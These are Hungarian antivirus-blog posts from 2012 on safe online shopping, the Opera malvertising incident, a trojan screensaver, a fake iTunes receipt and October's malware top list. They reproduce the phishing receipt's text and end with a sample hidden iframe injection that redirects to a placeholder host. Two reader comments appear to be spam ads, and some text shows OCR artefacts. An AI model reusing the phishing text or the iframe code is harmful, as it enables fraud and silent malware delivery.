5. A blogon is sokat foglalkoztunk már a különféle csalásokkal, de **az ingyen akármik ajánlgatása, és az emellé társuló sürgetés (pl. csak gyorsan, mert elfogy, csak az első x ember kaphat) tipikus jellemzője az átveréseknek, hogy ne maradjon idő az ellenőrzése, a józan végiggondolásra**. Ne hagyjuk magunkat sürgetni, és a kéretlen e-mailes, közösségi oldalas "kihagyhatatlan ajánlat"-okat kezeljünk mindig fenntartással, és bátran tájékozódjunk előre.



6. **Lehetőség szerint nyilvános, ingyenes wifiről ne rendeljünk árukat, ne gépeljük be személyes és banki adatainkat. Emlékezzünk csak a Firesheep nevű kiegészítőre**, ami már a képzetlen támadóknak is az ölébe pottyantja mások jelszavait. Akinek nincs és nem is tudja, mi az ördög az a VPN, az egyszerűen ne használjon nyitott publikus hotspotokat a vásárláshoz.

7. Itt az eredeti szöveg nyilván a külföldi gyakorlatnak megfelelően azt ajánlja, hogy a webes tranzakcióinkat inkább a hitelkártyáról (credit) intézzük, mert ennél a betéti (debit) kártyákhoz képest zökkenőmentesebb a csalás esetén történő pénzvisszaszerzési procedúra. Bár egy Mastercardon látszatra nem eldönthető, milyen fajta is pontosan, a magyarországi bankok által kibocsátott bankkártyák döntő többsége jellemzően debit, azaz betéti kártya, magyarán az ügyfél a saját pénzét költi. Mi inkább azt tanácsolnánk, hogy ma már **minden banknál létezik külön internetes vásárlásokhoz való elektronikus (unembossed card) kártya, amelynek a számát bátran megadhatjuk akár még a három jegyű ellenőrző kóddal együtt is, ám erre az alszámlára csak a vásárlás előtt közvetlenül netbankunkon vezetjük át a vásárláshoz szükséges pontos összeget, ami csak pár percig lesz rajta, egyébként a számla üres**. Ezzel nem tudnak tőlünk lopni, és megadni sosem az igazi bankkártyánk adatait kell.



8. Ha egy webáruházi regisztrációnál **úgy érezzük, hogy túlságosan sok, és a vásárlás szempontjából nem releváns adatot is kérnek tőlünk - például kutyatáp rendelésnél születési hely, idő, az anyánk neve és a TAJ számunk - akkor azonnal fogjunk gyanút, és hagyjuk el az oldalt**. Sok esetben adathalászat, vagy a személyes adatok kereskedelme, harmadik félnek való átjátszása is felmerülhet ilyenkor, ezért érdemes lehet egy teljes vírus és kémprogram ellenőrzést is lefuttatni a gépünkön.

9. Higgyünk az "ingyenebédet még soha senki nem evett" igazságában, és **ha egy weboldal adatok, űrlapok kitöltögetése fejében értékes ajándékot, iPhone-t, iPad-et, "ingyen pénzt" vagy egyebeket ajánl, távozzunk**.



10. A számítógép vírusvédelme és a körültekintő internetezési szokásokon felül a **számlaegyenlegünk, részletes tranzakcióink figyelemmel követése még az a hasznos szokás, amely megakadályozhatja, illetve a legrövidebb időn belül leleplezheti az esetleges banki csalásokat. Ha például váratlanul feltűnik egy akármilyen kis összegű terhelés** Oroszországból, ám mi biztosak vagyunk, hogy ilyet nem kezdeményeztünk, haladéktalanul keressük fel bankunkat és kérjük, vizsgálják ki, mi történt, tegyünk bejelentést. Minél előbb vesszük észre, annál nagyobb az esély a szabálytalan ügyletek felderítésére, és ezzel együtt pénzünk esetleges visszaszerzésére.

11. **A vásárlás végeztével ne csak a böngészőablakot zárjuk be, hanem szabályosan lépjünk ki az oldalról. Shoppingolás előtt és után a cache, cookie egyéb átmeneti állományok törlése sem butaság. És a számítógépünk fizikai védelméről is gondoskodjunk, legyenek az eszközeink jelszó védettek, állományaink, partícióink titkosítottak**, hogy az esetleges idegen tolvajnak, vagy betolakodónak nehezítsük a dolgát, kevesebb ideje maradjon. Igaz, ez is külföld, de az elhagyott noteszgépek - például taxiban való - elvesztése évről évre emelkedő tendenciát mutat.



12. És végül, de semmiképpen **nem utolsó sorban: mentsük rendszeresen adatainkat külső adathordozóra. Egy okostelefonon a mentést már percek alatt elvégezhetjük a benne levő microSD kártyára, amit később a számítógépünkre menthetünk. Számítógépes mentéseinket - amit szintén ajánlott titkosítva tárolni - fizikai tárolóra CD/DVD/USB kulcs/külső HDD és/vagy valamilyen online felhős tárhelyre is** érdemes lehet elspájzolni, így bár elvesztés esetén az adatok esetleges illetéktelen kezekbe való kerülése okozhat gondot, de egy új telefon, vagy PC birtokbavétele, gyors visszatöltése viszont nagyban elősegíti majd a napi munkába való mielőbbi visszatérésünket.

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Hogyan szúrjuk ki a gyanús Android appokat?
- Safe mód a Mechagodzilla ellen
- Nyári tanácsok utazáshoz
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4914382

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

szakipeet 2012.11.20. 15:37:33

Hoppá, a legtöbb pontnál leírtakkal már találkoztam. Volt olyan, hogy a tabletemhez dokkolót kerestem, és találtam is - de gyanakodva elvetettem, mert összesen három találat volt holland weblapokon. Később olvastam, hogy lenyúlós "webshop" volt. Itthoni olcsóbb cuccoknál meg gyakori a Szlovákiában bejegyzett cég szürkeimportos cuccokkal, ahol az adott termék "világgaranciával" vehető meg - amit a jó büdös életben nem fogadnak el itthon. Megér ennyit - 2000Ft? Eh..
Legjobban az olyan webshopokban bízok, amit itthon működő céghátterrel üzemeltetnek, mint pl. ez: ly.my/kavewebshop nemcsak úgy gombamód kinőtt a neten egy üzlet..

petkep 2012.11.20. 18:40:54

Az utolsó internetes vásárlásom csupa pozitív élményt hozott. Nem a hagyományos webshop, inkább egy szakmai oldal, ahol olcsón, és stresszmentesen lehet vásárolni profi vízkezelő eszközöket:
viztisztitos.lapunk.hu

A megrendelés története:
Kitöltöm az oldalon a megrendelőlapot, elküldöm. Másnap egy telefont kaptam a szakembertől, hogy tisztázza a választásom helyességét. Végül kiderült, hogy közel 200.000 Ft-al (!!!) olcsóbban is teljesülnek az igényeim . Csak pislogtam... Nagyon korrekt! És nagyon profi, minden elvárást meghaladó szakmai hozzáértés megnyilvánulása a legcsekélyebb mértékben is ébredő kétség nélkül. Hihetetlen, hogy nem a drága gép megrendelését erőlteti.
Persze volt hátulütő is, az olcsóbb gép már kifogyott, 2 hetet kellett várni, mire megkaptam. De ezt előre tudtam, és

természetesen ezért az árelőnyért vállaltam. Ahogy bejött az országba a szállítmányt, kaptam megint egy telefont, most már a szállítótól, hogy miképp kérem a szállítást és a fizetést. Utánvéttel, előre utalással, vagy felutazok Budapestre, és személyesen veszem át, egy általam kedvezőnek megjelölt helyszínen. A gépet postán kaptam, számlával, garancialevéllel, és Magyar gépkönyvvel. A beépítéssel ugyan elszöszöltem vagy 2 órát, de ez inkább az asszony bűne, mert ugye jött a "ne oda rakd, oda a zacskókat szoktam..." féle utasítások. Egyébként fele idő alatt meglett volna. Mindenesetre kis időre igazi Európai állampolgárnak éreztem magam!

Botrány az Operában


2012.11.21. 12:42 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: opera hirdetés trójai zeus


Manapság bármilyen weboldalon szembetalálkozhatunk kártevővel, a korábbi "ááá, ez csak a warez, pornó és hasonló oldalakon jön" mítosz már réges régen megdőlt. És bár ennek tudatában elvileg már mindenre fel vagyunk készülve, még így is előfordulhatnak furcsa meglepetések.



Nincsenek bombabiztos oldalak, ez már legalább 2007 óta evidencia, lásd az NHL oldalán anno megjelent fertőző banner hirdetéseket. **A weboldalak feletti kontrollt sokféleképp el lehet veszteni**, például ha az FTP jelszó kiszivárog, jönnek a kártékony oldalakra mutató hivatkozások, amik után nem csak a weboldal megtisztítása, a Google rendszere felé a blokkolás visszavonásának kérvényezése, hanem a belépési jelszó azonnali megváltoztatása is a kötelező gyakorlatok között található. Minden rendszert érhet baleset, emlékezhetünk a Wordpress oldalakat sújtó trójai történetére is vagy akár a Spotify tavalyi kalandjára.



Mostani esetünkben az derült ki, hogy az Opera hivatalos oldala - portal.opera.com - a Blackhole Exploit Kit segítségével egy PDF sebezhetőséget kihasználva **fertőzött oldalra próbálta átirányítani a felhasználókat**. **Akinél például ez a volt az egyébként alapértelmezetten beállított kezdő oldal, mert nem változtatta meg, annak a fertőzött Iframe script lefuthatott minden böngésző indításkor, de ide lehetett jutni egy új fül nyitása után a gyorstárcsázó Speed Dial menü segítségével is.**



A korábbiakhoz annyiban hasonló az incidens, hogy **itt is a hirdetési rendszeren keresztül sikerült a támadást intézni, és banki trójait**

(Zeus) próbáltak az elkövetők a látogatók gépeire észrevétlenül letölteni. Az Opera szóvivője a The Register-ben megjelent közleményében elmondta, a kártékony kód csak rövid ideig volt jelen az oldalukon, és nincs tudomásuk arról, hogy emiatt bárkinek is megcsapolták volna a számláját. Mindenesetre a teljes kivizsgálás végéig átmenetileg felfüggesztették a hirdetési rendszerüket.

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Hogyan szúrjuk ki a gyanús Android appokat?
- Dropbox csalival terjedtek a kémprogramok
- Küldj pénzt! - Az elveszett poggyász sztori
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4918152

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mit csinál a szél, amikor nem fúj?

2012.11.23. 12:32 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: trójai hálaadás kártékony screensaver thanksgiving képernyővédő

Nagyon hasonló kérdést tehetnénk fel például olyan formában is, hogy **mit csinál a képernyővédő, amikor nem véd képernyőt?** Hogy pontosan mit is, azt mindjárt megtudjuk egy Hálaadás napi kártékony screensaver kapcsán.



November negyedik csütörtöke az úgynevezett Hálaadás, amikor is Észak-Amerikában a hagyományok szerint az őszi betakarítások után adnak hálát a termésért Istennek és pulykát esznek. **Az ünnep azonban remek apropó, használható esemény a kártevőterjesztőknek is, mint a többi másik esemény mint Valentin nap, Karácsony, vagy éppen maga a Hálaadás például tavaly, tavalyelőtt és azelőtt is.**



Idén nem iTunes utalvány, hanem képernyővédő formájában lép színre egy kártékony kód. A fájlnév igyekszik belesimulni a normális programok közé, maga a "Thanksgiving Day.scr" elnevezés aligha adna okot gyanúra, ám a visszafejtéskor váratlan dolgokra derült fény. A képernyővédő duplán vetít: **pihenőidőben megjelenít ugyan szép színes képeket is, ám emellett másban is töri a fejét**, egy távoli tajvani weboldalhoz csatlakozva olyan programot tölt le és indít el, melynek segítségével zombivá, azaz távolról irányíthatóvá próbálja változtatni a gépünket. **Aki megkapta, de mégsem telepítette, az most tényleg hálát adhat.**



Emlékezzünk, **a kéretlenül kapott vagy ellenőrizetlen helyről letöltött képernyővédő egy tipikus csali alkalmazás, melyet látva sokan úgy gondolják: mindennek ellen tudok állni, csak a kísértésnek nem. Tudomásul kell venni azonban, hogy ez ugyanolyan alkalmazás, mint amiket használunk, a gépünkön engedjük futni**, ezért csak megbízható forrásból szerezzünk be minden programunkat, mert nagyon nem mindegy mit tesznek közben a gépünkkel. Emlékezhetünk arra is, hogy már a Google kereséseknél is már évek óta előszeretettel mérgezik kártevővel az olyan népszerű keresőszavakat, **mint "screensavers", "free games" vagy "work from home".**

Category	Maximum Risk (Average)	Category Risk (Average)
Screensavers	59.1%	34.4%
Free Games	24.7%	6.8%
Work From Home	15.6%	3.1%
Rihanna	12.6%	2.4%
Webkinz	11.4%	1.9%
Powerball	9.3%	1.5%
iPhone	7.9%	1.2%
Jonas Brothers	7.9%	1.2%
Twilight	6.8%	0.9%
Barack Obama	6.2%	0.7%
Taxes	4.9%	0.4%
Viagra	1.6%	0.1%

1 Disclosure: McAfee is a customer of Hitwise. We pay for access to their data.

Lezárásképpen egy olyan örökbecsű és időtlen mondást idézünk, amely bár nem dakota ugyan, de azért jól rámutat a lényegre: **"Nem mindegy hogy a plugint a firefoxhoz a https://addons.mozilla.org-ról szeded, vagy a pistike.firefoxplugin.pistikeoldala.ru-ról"**.

Tetszik 35 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Akiknek a Captcha kínszenvedés
- Elégedetlenek vagyunk a Facebook biztonságával
- "Szósölmédia" és nyaralás
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4921482

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

iTunes számla vagy mégsem?

2012.11.26. 11:55 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: itunes vagy átverés trójai mégsem zeus szálma

Vagy mégsem sorozatunk egy igazi elapadhatatlan neverending story, nincs belőle utolsó rész. Mai darabunk **egy látszólag az Apple-től érkezett iTunes számla, amely a nem csekély, mintegy 700 dolláros (überbrutál 152 ezer HUF) számlával arra bazíroz, hogy a meglepett és felbosszantott felhasználó mérgében kattint majd a "Cancel" vagy a "Not your order" gombokra**. Ügyes...



Szóval érkezik a levél látszólag az Apple nevében, eredetinek tűnő szokásos formázás, céglogó, stb. Természetesen minden egyes link kártevőhöz vezet, így ha valaki nem kapcsol, és fizetné az igénybe sem vett szolgáltatást, **az állítólagos számla "View/Download" menüpontja akkor is egy kettős kiterjesztésű mellékletben, egy átverős "download.jpg.exe"-ben végződik**. Aki erre kattintott, az egy olyan trójait töltött a gépére, amelyet a Blackhole Exploit Kit segítségével **Oracle Java, Adobe Flash Player illetve Adobe Reader sebezhetőség kihasználására készítettek és Zeus botnetes, banki adatokat** eltulajdonító kártevővel fertőzi meg az áldozat számítógépét.



iTunes Receipt

Billed To:
%email%

Order Number: MIV80089311
Receipt Date: 2012-11-22

Order Total: $699.99
Billed To: Credit card

Item Number	Description	Unit Price
1	Postcard (View/Download) Cancel order. Not your order/Report a problem	$699.99
	Subtotal:	$699.99
	Tax:	$0.00
	Order Total:	$699.99

Please retain for your records.
Please See Below For Terms And Conditions Pertaining To This Order.

Apple Inc.
You can find the iTunes Store Terms of Sale and Sales Policies by launching your iTunes application and clicking on Terms of Sale or Sales Policies

FBI ANTI-PIRACY WARNING
UNAUTHORIZED COPYING IS PUNISHABLE UNDER FEDERAL LAW.

Answers to frequently asked questions regarding the iTunes Store can be found at http://www.apple.com/support/itunes/store/



Az Apple nevében küldözgetett hamis leveleknek már komoly hagyománya van, így például tavaly volt már egy olyan kampány, melyben iTunes-beli account adataink állítólagos változásáról kaptunk kéretlen üzenetet, míg az "Ingyen ajándék" típusú átverésben pedig hamis iTunes Store ajándékutalványokkal trükköztek a kártevőterjesztők.



A felbosszantásra való építkezés egyébként sem új építőelem a játszmában, és gyaníthatóan jól beválik azoknál, akiknek biztonságtudatossága erősebb az alapfokú kíváncsiságnál, ezért nekik más social engineering alapú megtévesztést kellett fabrikálni. Ebben a műfajban **egy igen jól sikerült trükk volt például az, amikor állítólagos be nem fizetett telefonszámlára hivatkozva érkezett hasonló jellegű üzenet** idén nyáron.



És persze kihagyhatatlan az ilyen lelemények evolúciós felsorolásából az **a még 2009-es móka, amikor is az autók szélvédőjére kapnak egy csali értesítő levelet az áldozatok azzal az ürüggyel, hogy lefotózták és megbüntették autónkat szabálytalan parkolás miatt, a mellékelt linken pedig megtekinthetjük az inkriminált képet**. Szóval ha olyan **kéretlen levelet vagy üzenetet kapunk, amelyből állítólagos valamilyen szolgáltatással vagy megrendeléssel kapcsolatos nem fizetésünk, vagy be nem fizetett bírságunk szerepel, legyünk észnél**, számoljunk előbb végtelenig kétszer, mert a harag nem jó tanácsadó. A dühös és óvatlan kattintásunk a végeredmény szempontjából ugyanoda vezet, mintha nagy bárgyún egy szimpla "Az emberek 98 százaléka nem tudja 17 másodpercnél tovább nézni ezt a videót" típusú primitív átverésnek dőlnénk be.

Tetszik 20 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- Majdnem mindenki átverhető adathalászattal

- Tízből öt kártevő hátsóajtót nyit
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4926140

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Októberfest az Autorunnak

2012.11.29. 18:45 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika adatok 2012 nod32 október havi threatsense vírusstatisztika

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2012. októberében a következő 10 károkozó terjedt a legnagyobb számban**.



Előző havi összesítésünk óta első az Autorun, immár fél éve újra a vezető helyen koccinthatunk vele. A már korábban szintén leírtnak gondolt Conficker féreg is előrébb rukkolt a korábbi negyedikről a harmadik helyre, és **szinte el sem hisszük, hogy egy 2008-as biztonsági bulletinben tárgyalt (Microsoft Windows MS08-067) hibát még 2012-ben is sikeresen használhat ki** ez a hálózati féreg, de a sok frissítetlen rendszer miatt mégis sikerül neki.

A **második pozícióba lépett előre a fertőzött weboldalakon keresztül terjedő HTML/Iframe, amely HTML weboldalak Iframe tagjeibe ágyazódva** egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Az őskövületnek számító Autorun és Conficker jelenlétén, és előkelő helyezésén kívül egyedüli meglepetés a Win32/Ramnit vírus visszatérése a toplista utolsó helyére. **A Win32/Ramnit egy olyan fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni,** ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség.




Továbbra is **jellemző tehát, hogy a naprakész vírusvédelem mellett az operációs rendszernek magának, valamint a felhasználói szoftverek, és olyan kiemelt fontosságú, gyakran támadott komponensek - mint például a Java, Adobe Reader, Adobe Flash Player - frissítéseinek elhanyagolása**, pedig ezek foltozása kiemelt jelentőséggel bír. A védekezéshez elengedhetetlen elem a hibajavítások rendszeres, azonnali letöltése és mielőbbi futtatása. **Ha ez a lépés kimarad, vagy hosszabb ideig elhanyagolják, ez szinte bérletet jelent a fertőzések rendszeres beszerzésére**.

Az ESET Global Trends Report ehavi kiadásában ezúttal is igyekszik kiragadni az utóbbi időszak IT incidensekkel kapcsolatos különlegességeket, így ebben a hónapban említésre kerültek az **egyre gyakoribb support jellegű csalások. A gyanútlan áldozat kap egy kéretlen e-mailt vagy telefonhívást, melyben nem létező technikai hibára figyelmeztetik - néha arcátlanul akár a Microsoft nevében jelentkeznek - majd borsos számlát nyújtanak be a "segítségért", illetve kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat**. A borsosnak mondott számla egyáltalán nem költői túlzás, hiszen esetenként akár 450 USD (több, mint százezer forint) összeget is igyekeznek legombolni az ügyfelekről, és ez az átverési mód egyre nagyobb mértékben terjed. Már 2011-ben úgy nyilatkozott a felhasználók 15 százaléka, miszerint ők már kaptak ilyen hamis levelet vagy telefonhívást.



A "segítséget" nyújtók kedvelt módszere, hogy egy linkre irányítják az áldozatot, aki ezzel magának telepíti azt a trójai kártevőt, amely ellopja az összes bizalmas adatát. A Guardian információi szerint **évi 2 millió angol fontnak megfelelő összeget keresnek a hamis supporthívásokkal üzletelő bűnözők**. Ha egyszer valóban számítógépes javításra szorulunk, azt semmiképpen ne a Facebook lájkok, kéretlen e-mailek vagy kéretlen telefonhívások alapján tegyük, hanem leinformálható és megbízható szakszervizbe, hivatalos terméktámogatásba helyezzük inkább a bizalmunkat.

Az úgynevezett "londoni csalás"-ok száma is folyamatosan növekszik. A nigériai (419-es) átverések egyfajta modern formája alapján a feltört Facebook vagy Twitter accountokat - amelyeket jellemzően nem varázslatos hackereszközökkel, hanem a harmatgyenge jelszavak szimpla kitalálásával szerzik meg - arra használják, hogy az eredeti tulajdonos ismerőseinek üzenetet küldenek az áldozat nevében. Ebben elpanaszolják, hogy **valamelyik nagyvárosban, például Londonban ragadtak a repülőtéren, mert ellopták a táskájukat az összes iratukkal együtt, és a hazautazásra sürgősen pénzt - mondjuk ezer eurót - kérnek kölcsön. Aki túlságosan naiv és hiszékeny, a csalóknak küldi el az összeget, mielőtt a fiók feltörése egyáltalán kiderülhetne**.




Októberi fontosabb blogposztjainkat áttekintve **a Skype vírus volt az egyik érdekesség, amely hamis chat üzenetekben terjedve látszólag a profil képünkre vagy egy állítólagos frissítésre mutató linket mellékelt, és igyekezett a kattintásra rávenni az áldozatokat**. Érdemes jól megjegyezni, hogy a frissítést javasoló linkek mindig a gyártótól, vagy a futó program saját felbukkanó ablakában érkeznek, és sosem ismerős vagy ismeretlen partnerek csevegő üzenetében.

Emellett szóba került a Macintosh platformon komoly incidenst okozó Flashback trójai is, amely mint emlékezetes, 600 000 gépet tudott botnetes kártevővel megfertőzni. Az ESET alaposabb vizsgálatokat végzett az Apple számítógépeit megtámadó trójaival kapcsolatban, és nem csak a kódot, de a hálózati kommunikációt is igyekeztek kielemezni, az eredményeket pedig egy szemléletes infógrafikában tették közzé.



 zitonsági szempontból ugyancsak alapvető fontossággal bír a megfelelően erős jelszavak választása is, hiszen többek közt a Conficker féreg is alkalmaz terjedése során egy könnyű és gyakori jelszavakat tartalmazó gyűjtemény segítségével működő szótáralapú törést. Egy mobilbiztonsági cég nemrégiben közreadta statisztikáját a webre kiszivárgott leggyakoribb jelszavakról, és ebből nem csak az derült ki, hogy mint **az várható volt, a "password" és az "123456" a leggyakrabban használt szó erre a célra, hanem az is, hogy sajnálatos módon a felhasználók jelentős része ugyanazt a gyenge jelszót több, különböző oldalon való belépésre is használják**.


Talán **a hónap legkiemelkedőbb posztja foglalkozott azzal az okostelefonokat érintő biztonsági hibával, amely lehetővé tette a kiber-bűnözőknek, hogy távolról töröljenek adatokat az Androidos telefonkészülékekről, például úgy, hogy a felhasználót egy URL címre csalogatják, akár közvetlenül, akár egy egyszerű szöveges üzenettel vagy QR kód használatával**. Az ESET kutatói azonnal igyekeztek a veszélyeztetett felhasználók segítségére sietni, és rekord gyorsasággal kiadták azt a Google Play-ből bárki által ingyenesen elérhető ESET USSD Control nevű alkalmazást, amely a telefonon tárolt összes adatot biztonságba helyezi, és minden esetben blokkolja a kártékony parancsok végrehajtását.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2012. októberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 25.15 %-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.

1. INF/Autorun vírus
Elterjedtsége az októberi fertőzések között: 5.30%
Előző havi helyezés: 1.

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. HTML/Iframe.B.Gen vírus
Elterjedtsége az októberi fertőzések között: 4.41%
Előző havi helyezés: 3.

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.

For HTML files

```
"<iframe src="http://xxxxxxxx.com/?click=290625" width=1 height=1
style="visibility:hidden;position:absolute"></iframe>"
```

For PHP files

